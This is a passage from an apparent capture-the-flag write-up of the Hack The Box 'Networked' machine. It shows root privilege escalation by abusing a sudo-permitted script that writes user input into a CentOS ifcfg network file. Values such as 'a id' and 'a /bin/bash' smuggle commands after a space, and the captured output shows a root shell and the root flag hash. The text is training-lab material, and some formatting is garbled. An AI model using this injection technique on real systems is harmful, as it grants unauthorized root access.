secure_path="/sbin:/bin:/usr/sbin:/usr/bin

User guly may run the following commands on networked:
(root) NOPASSWD: /usr/local/sbin/changename.sh
```

changename.sh

```
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EOF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EOF

regexp="^[a-zA-Z0-9_ \ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
    echo "interface $var:"
    read x
    while [[ ! $x =~ $regexp ]]; do
        echo "wrong input, try again"
        echo "interface $var:"
        read x
    done
    echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done
```

```
/sbin/ifup guly0
```

looks like it trying to create a new interface.

We got an error saying, device guly0 doesn't exist.

```
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
interface NAME:
1
interface PROXY_METHOD:
1
interface BROWSER_ONLY:
1
interface BOOTPROTO:
1
ERROR : [/etc/sysconfig/network-scripts/ifup-eth] Device guly0 does not seem to be present, delaying initialization.
[guly@networked ~]$
```

Odf: What I've stumbled upon is an error reported on [seclists](What I've stumbled upon is an error reported on seclists in April. Anything after a space in a value in a network script where the format is VARIABLE=value will be executed. The response to that disclosure was that anyone who can write that file is basically root anyway, so it doesn't matter.) in April. Anything after a space in a value in a network script where the format is VARIABLE=value will be executed. The response to that disclosure was that anyone who can write that file is basically root anyway, so it doesn't matter.

So anything after space will be executed.

```
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
interface NAME:
a id
interface PROXY_METHOD:
a id
interface BROWSER_ONLY:
a id
interface BOOTPROTO:
a id
uid=0(root) gid=0(root) groups=0(root)
uid=0(root) gid=0(root) groups=0(root)
uid=0(root) gid=0(root) groups=0(root)
uid=0(root) gid=0(root) groups=0(root)
uid=0(root) gid=0(root) groups=0(root)
uid=0(root) gid=0(root) groups=0(root)
uid=0(root) gid=0(root) groups=0(root)
uid=0(root) gid=0(root) groups=0(root)
uid=0(root) gid=0(root) groups=0(root)
ERROR : [/etc/sysconfig/network-scripts/ifup-eth] Device guly0 does not seem to be present, delaying initialization.
[guly@networked ~]$
```

We can execute command by root for any command after space.

```
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
interface NAME:
a /bin/bash
interface PROXY_METHOD:
a
interface BROWSER_ONLY:
a
interface BOOTPROTO:
a
[root@networked network-scripts]#
```

We got root

root.txt: 6fc3e3d383fae6eebb43c186838da752

Beyond Root

<https://0xdf.gitlab.io/2019/11/16/htb-networked.html>